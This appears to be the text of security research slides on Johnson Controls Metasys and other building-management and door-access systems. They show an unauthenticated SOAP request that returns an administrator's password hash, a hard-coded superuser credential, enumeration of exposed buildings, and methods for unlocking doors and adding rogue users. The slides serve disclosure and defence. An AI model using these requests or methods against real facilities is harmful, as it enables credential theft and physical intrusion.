
Metasys Web Services

- Digging through the .NET assemblies, we see web services to:
 - Retrieve directory listing from the device
 - Upload arbitrary file to arbitrary locations
 - Retrieve a users password hash


Metasys Web Services

- Digging through the .NET assemblies, we see web services to:
 - Retrieve directory listing from the device
 - Upload arbitrary file to arbitrary locations
 - Retrieve a users password hash ← because remotely retrieving a users password hash is a really popular feature!

WebService.Common.dll








WebService.Common.dll



```
[-] {} JohnsonControls.MetasysIII.Security
  [+] AdministrationService
  [+] GetActiveDirectoryFeatureStatus
  [+] LoginService
```

```
private int GetUserProperty(int userId, string loginName, string password, string domainName, string domain)
[WebMethod(Description="Returns the property for a single user stored in the database")]
public XmlNode GetUserProperty(int userId);
[WebMethod(Description="Returns a list of all users stored in the database")]
```

Subsystems.Common.dll

- { } JohnsonControls.MetasysIII.Main
- { } JohnsonControls.MetasysIII.MetasysDictionary
- { } JohnsonControls.MetasysIII.PersistentStorage
- { } JohnsonControls.MetasysIII.Security
 -  AccountSyncManagement
 -  ActiveDirectoryFeatures
 -  ActiveDirectoryFeatureStatusEnum
 -  AuthenticationModule
 -  AuthorizationCheckAttribute

Subsystems.Common.dll – PrincipalStore()

```
private const string EXISTING_COLUMN = "exists";
private IMonitoringAndCommanding genericItem;
private const string INTRACOMPUTERUSER = "IntraComputer";
private const string METASYSSUPERUSER = "MetasysSysAgent";
private const string METASYSSUPERUSERPASS = "p";
private const string METASYSSUPERUSERPATH = @"\\Software\Johnson Controls\Metasys";
private Thread passwordChangeThread;
private PlatformType platform;
private const int PWLEN = 0x100;
private const int RASCTL_SERVER_USER_SET_CREDENTIALS = 0x13;
private SecurityRecordDataCache securityRecordDataCache;
private const int UNLEN = 0x100;

// Methods
static PrincipalStore();
private PrincipalStore();
public int AcceptedTermsAndConditions(int userId, string loginUserName);
public int AddCopiedUser(int inputId, bool addUserProperties, string loginUserName, string userName, string password, string descr
public int AddCopiedUser(int inputId, bool addUserProperties, string loginUserName, string userName, string password, string descr
public int AddGroup(string groupName, string groupDescription, bool userDefined, string loginUserName, int groupId, int copyOfGr
public int AddGroup(string groupName, string groupDescription, bool userDefined, string loginUserName, int groupId, int copyOfGr
public void AddGroupObjectViews(int groupId, ArrayList objectViews);
private int AddGroupToSql(string groupName, string groupDescription, bool userDefined, string loginUserName, int groupId, int co
```

PrincipalStore – getUserProperty()

```
writer2.WriteStartElement("Stuff");
enumerator = rowArray.GetEnumerator();
if (enumerator.MoveNext())
{
    PrincipalDataSet.UserRow current = (PrincipalDataSet.UserRow) enumerator.Current;
    writer2.WriteStartElement("MetasysUser");
    writer2.WriteAttributeString("id", current.UserId.ToString());
    writer2.WriteElementString("userName", current.UserName);
    writer2.WriteElementString("password", current.Password);
    writer2.WriteElementString("fullName", current.FullName);
    writer2.WriteElementString("emailAddress", current.EmailAddress);
    writer2.WriteElementString("description", current.UserDescription);
    writer2.WriteElementString("singleAccessUser", current.SingleAccessUser.ToString().ToLower());
    writer2.WriteElementString("temporaryUser", current.TempUser.ToString().ToLower());
    writer2.WriteElementString("userExpiresDate", this.GetUTCDate(current.TempUserExpireDate));
    writer2.WriteElementString("passwordExpiresDate", this.GetUTCDate(DateTime.Now.AddDays((double) current.AccountExpiration)));
    writer2.WriteElementString("mustChangePassword", current.ForcePasswordChange.ToString().ToLower());
    bool flag4 = !current.CanChangePassword;
    writer2.WriteElementString("cannotChangePassword", flag4.ToString().ToLower());
    writer2.WriteElementString("accountDisabled", current.AccountDisabled.ToString().ToLower());
    writer2.WriteElementString("accountLockedOut", current.AccountLockedOut.ToString().ToLower());
    writer2.WriteElementString("modifyOwnProfile", current.UserCanModifyProfile.ToString().ToLower());
    writer2.WriteElementString("canViewNavTree", current.UserCanViewDefaultTree.ToString().ToLower());
    writer2.WriteElementString("userDefined", current.UserDefined.ToString().ToLower());
    writer2.WriteStartElement("Roles");
    string str2 = "UserId = " + current.UserId.ToString();
    DataRow[] rowArray2 = null;
```

POST

POST /MetasysIII/WS/Security/AdminService.asmx HTTP/1.1

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<soap12:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
xmlns:xsd="http://www.w3.org/2001/XMLSchema"  
xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
```

```
<soap12:Body>
```

```
<GetUserProperty xmlns="http://johnsoncontrols.com/MetasysIII/WebServices/Security/">
```

```
<userId>1</userId>
```

```
</GetUserProperty>
```

```
</soap12:Body>
```

```
</soap12:Envelope>
```

Response

HTTP/1.1 200 OK

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><GetUserPropertyResponse
xmlns="http://johnsoncontrols.com/MetasysIII/WebServices/Security/"><GetUserPropertyResult><Stuff><MetasysUser
id="1"><userName>MetasysSysAgent</userName><password>PASSWORDHASH</password><fullName>Metasys System Agent</fullName><emailAddress /><description>Metasys System
Administrator</description><singleAccessUser>false</singleAccessUser><temporaryUser>false</temporaryUser><userE
xpiresDate>2099-02-
01</userExpiresDate><passwordExpiresDate>ExpirationDate</passwordExpiresDate><mustChangePassword>false</mu
stChangePassword><cannotChangePassword>false</cannotChangePassword><accountDisabled>false</accountDisabl
ed><accountLockedOut>false</accountLockedOut><modifyOwnProfile>true</modifyOwnProfile><canViewNavTree>true
</canViewNavTree><userDefined>false</userDefined><Roles><Role id="4" /><Role id="1"
/></Roles></MetasysUser></Stuff></GetUserPropertyResult></GetUserPropertyResponse></soap:Body></soap:Envelope
>
```


Epic Fail...

Epic Fail...

Web Services are available to UNAUTHENTICATED
USERS!








**YOU HAD
ONE JOB**



1550 Harbor Boulevard

Second Floor



Home


AC-1

AC-2

AC-3

AC-4

Schedule



Metasys Exploit Demo

Our Enumeration Effort

- Initially based on Shodan, moved to custom scanners in Amazon EC2
- We've identified over 50,000 buildings exposed to the Internet
- Stadiums, hospitals, police stations, prisons, military installations...etc
- Total cost of about \$500 to get equipment and EC2 time

**These systems are surprisingly
prevalent on the Internet**

Check it out!

Building Static Press Setpt 0.1 in/wc
 Duct Static Press Setpt
 Occ Clg Setpt 72.0 °F
 Occ Htg Setpt

Building Static Press -0.0 %
 Duct Static Press
 UnOcc Clg Setpt 78.0 °F
 UnOcc Htg Setpt 68.0 °F

Outside Air Temp 59.0 °F

RTU Effective Control Point 75.50

Mixed Air Temp 66.7 °F


Supply Fan Enable On

Supply Fan VFD 0.0 %

Economizer Position 0.0
 Economizer Ovrld 0.00

Return Air Temp 66.8 °F

Discharge Air Temp 71.5 °F



Current Cooling Capacity 0.0 %
 SAT Cooling Control Point 0.0 °F
 Total Cooling Capacity 0.0 %
 Compressor A1 Relay CMD
 Compressor A2 Relay CMD
 Compressor B1 Relay CMD Off

Discharge Pressure A 106.8
 Suction Pressure A 106.8
 Saturated Suction Temp A 62.7
 Saturated Condensing Temp A
 Compressor A1 Feedback Off
 Compressor A2 Feedback Off
 Compressor B1 Feedback Off
 Discharge Pressure B 139.2
 Suction Pressure B 108.3
 Saturated Suction Temp B
 Saturated Condensing Temp B 77.9

Requested Heat Stages 0
 Htg Stage 1 Off
 Htg Stage 2 Off
 Htg Stage 3 Off
 Htg Stage 4 Off

Occupancy

Outside Air Temp 59.0 °F

Hot Water System Enable Set Point 100.0 °F

When out is below this # HW Enables

Hot Water Supply Temp 156.50

Hot Water Return Temp 156.30



HWP-1 Start/ Stop Stop

HWP-2 Start/ Stop Start

Boiler Enable Enable



Parking		Mechanical		Tenants			
L5	L6	Roof		L23	L24	L25	L26
L3	L4	Lease Lobby		L19	L20	L21	L22
L1	L2	Level 6		L15	L16	L17	L18
P1		Level 7		L11	L12	L13	L14
P3	P2	Fitness Center		L7	L8	L9	L10

Alarms

Equipment

Gables Residential Tower



77.0 °F
Fair
54 % Rh

Building Systems
Integration
TDIndustries
Gables Tower


Documentation

- Sequences
- Manuals
- Data Sheets
- Control Drawings



Schedules

- HVAC



History

- Maintenance
- Charts
- History Tables



Reports

- NM-1 All Points Report
- NM-2 All Points Report
- NM-3 All Points Report
- NM-4 All Points Report
- NM-5 All Points Report
- NM-6 All Points Report
- NM-7 All Points Report
- NM-8 All Points Report
- NM-9 All Points Report



- Nav
- Station (GLF_3044WebsterTX_EMSCtrlA)
- Config
- Services
- Drivers
- CtrlStrategy
- NetworkInputs
 - Site Emergency
 - Phase Loss
 - Outdoor Temp
 - Outdoor Light/Dark
 - Outdoor Humidity
 - Enthalpy
 - Indoor Humidity
 - Outdoor Light
 - Outdoor CO2
 - Pulse Meter
- Inputs
 - Security System
 - Indoor CO2
 - GreaterThan
 - Indoor Temp
- StoreName
- EMSVersion
- EMSControllerA
- Files
- History



Energy Management System V1_0.0.3

Golf Galaxy - #3044 Webster, TX



19-Aug-13 12:33 AM CDT

Active EMS Mode: Unoccupied

novar


Energy Summary

Current Demand:	3.1 kW
Current Day:	4.0 kW-hr
Previous Day:	216 kW-hr





- Home
- Schedules & Setpoints
- Energy
- Alarms
- History

15 Minute Demand Window




- NetworkInputs
 - + Site Emergency
 - + Phase Loss
 - + Outdoor Temp
 - + Outdoor Light/Dark
 - + Outdoor Humidity
 - + Enthalpy
 - + Indoor Humidity
 - + Outdoor Light
 - + Outdoor CO2
 - + Pulse Meter
 - + inputs
 - + Security System
 - + Indoor CO2





Most Visited

SOCHI_ARENA - Home



Breaker Status

SOCHI_ARENA - PR5 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SOCHI_ARENA - PR5

PR5

PR5-D01	PR5-D02	PR5-T1	PR5-T2	PR5-UPS1	PR5-UPS2
PR5-D01 Closed	PR5-D02 Closed	PR5-T1 Closed	PR5-T2 Closed	PR5-UPS1 Closed	PR5-UPS2 Closed
PD25#10 Closed	PD6#9 Closed	PT3#1 Closed	PT25#9 Closed	PU42#6 Closed	PU30#10 Closed
PD36#4 Closed	PD6#12 Closed	PT3#6 Closed	PT36#7 Closed	PU42#4 Closed	PU3#13 Closed
PD12#7 Closed	PD36#1 Closed	PT3#12 Closed	PT42#3 Closed	PU36#8 Open	PU25#12 Closed
PD12#11 Closed	PD42#5 Closed	PT6#5 Closed	PT3 Open	RESERVA Open	PU12#11 Closed
PD12#13 Closed	PD48#6 Closed	PT6#8 Closed		PU12#7 Closed	PU25#9 Closed
PD12#14 Closed		PT12#2 Closed		PU12#5 Closed	PU6#1 Open
PD12#15 Closed		PT12#10 Closed		PU25#3 Closed	PT3#2 Open
PD25#2 Closed		PT25#4 Closed		PU25#2 Closed	PT3#4 Open
PD25#8 Closed		PT25#11 Closed		PU12#3 Open	PT12#2 Open
					PU3#1 Closed
					PU12#1 Closed
					RESERVA Open

Temperatures

Login

PR5

PR5-D01

PR5-D01	Closed
PD25#10	Closed
PD36#4	Closed
PD12#7	Closed
PD12#11	Closed
PD12#13	Closed
PD12#14	Closed
PD12#15	Closed
PD25#2	Closed
PD25#8	Closed

PR5-D02

PR5-D02	Closed
PD6#9	Closed
PD6#12	Closed
PD36#1	Closed
PD42#5	Closed
PD48#6	Closed

PR5-T1

PR5-T1	Closed
PT3#1	Closed
PT3#6	Closed
PT3#12	Closed
PT6#5	Closed
PT6#8	Closed
PT12#2	Closed
PT12#10	Closed
PT25#4	Closed
PT25#11	Closed

PR5-T2

PR5-T2	Closed
PT25#9	Closed
PT36#7	Closed
PT42#3	Closed
PT3	Open

PR5-UPS1

PR5-UPS1	Closed
PU42#6	Closed
PU42#4	Closed
PU36#8	Open
RESERVA	Open
PU12#7	Closed
PU12#5	Closed
PU25#3	Closed
PU25#2	Closed
PU12#3	Open

PR5-UPS2

PR5-UPS2	Closed
PU30#10	Closed
PU3#13	Closed
PU25#12	Closed
PU12#11	Closed
PU25#9	Closed
PU6#1	Open
PT3#2	Open
PT3#4	Open
PT12#2	Open
PU3#1	Closed
PU12#1	Closed
RESERVA	Open

```
id=i:6670
hostName=s: LAInstallations
hostAddress=s:
app.name=s:
app.version=s:
vm.name=s:Java Hotspot(TM) 64-Bit Server VM
vm.version=s:23.7-b01
os.name=s:Windows 7
os.version=s:6.1
station.name=s: SOCHI_ARENA
lang=s:en
timeZone=s:Europe/Moscow;14400000;0;null;null
hostId=s:
vmUuid=s:
brandId=s:
sysInfo=o:
```

```
<signature>
signature>
</license></resp>
You looked up the license for:
This license was generated on:
The license vendor is:
The license is for version:
This license expires on: never
This device is owned by: OBS
The project for this device is: Olympic Broadcasting
```

Internet Facing Facility Management Systems

Demo

Access Control Systems





SCHLAGE

READY
06:08 02/05/14

1 2 3 Clear
4 5 6 F1
7 8 9 F2
* No 0 # Yes Enter

Recognition Systems
HandKey II



Access Control Simplified



Access Control Simplified



Serial or IP



Access Control Simplified



SQL



Access Control Simplified



SQL



Access Control Simplified



Serial or IP



Access Control Simplified



5/12 Volts



Access control attack points - Reader

- Physical Access trumps everything
- Typically 5/12 volts to the correct wire or a serial replay will trigger a door unlock
- Requires physical access
- Usually requires disassembly of a device from a wall (be careful of tamper alarms)

Access control attack points - Software

- Typically installed on Windows boxes
- Popular access control software includes:
 - CCURE
 - HANDnet
 - DOOR.NET

Finding Access Control Software

- Registry key - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
- CCURE
 - Displayname - CCURE System
 - Uninstall Key – {2DD780A0-E179-11D4-80DC-00C04F02D1A9}
- DOOR.NET
 - Displayname – Doors_vX.XX
 - Uninstall Key – {7FFA81CC-F551-11D7-B44A-00A0CC3FC224}
- HandNet
 - Displayname – HandNet for Windows
 - Uninstall Key - {EDEEAA62-EE2C-11D4-8C79-000103813D31}

You must select a module.
 All changes to the database have been applied.

Modified	Controller Template Name	Mainboard Type			
+	Standard Four Door	PXLNet4			
+	Standard Two Door	PXLNet2			
+	Extended Four Door	PXLNet4			
+	Extended Two Door	PXLNet2			
-	<i>Jack</i> 2 Door Control with 1 Local Door Alarm	PXLNet2			
<div style="border: 1px solid black; padding: 5px;"> <p>BUS 1</p> <table border="1" style="width: 100%;"> <thead> <tr> <th>Module Name</th> </tr> </thead> <tbody> <tr> <td>Keri Reader</td> </tr> <tr> <td>Door Extension</td> </tr> </tbody> </table> </div>			Module Name	Keri Reader	Door Extension
Module Name					
Keri Reader					
Door Extension					
<div style="border: 1px solid black; padding: 5px;"> <p>BUS 2</p> <table border="1" style="width: 100%;"> <thead> <tr> <th>Module Name</th> </tr> </thead> <tbody> <tr> <td>Keri Reader</td> </tr> </tbody> </table> </div>			Module Name	Keri Reader	
Module Name					
Keri Reader					


I



Access to the applications allows for by design unlocking of doors

Select the device you wish to unlock and press "unlock" 😊

Add a rogue user to a user group that has access

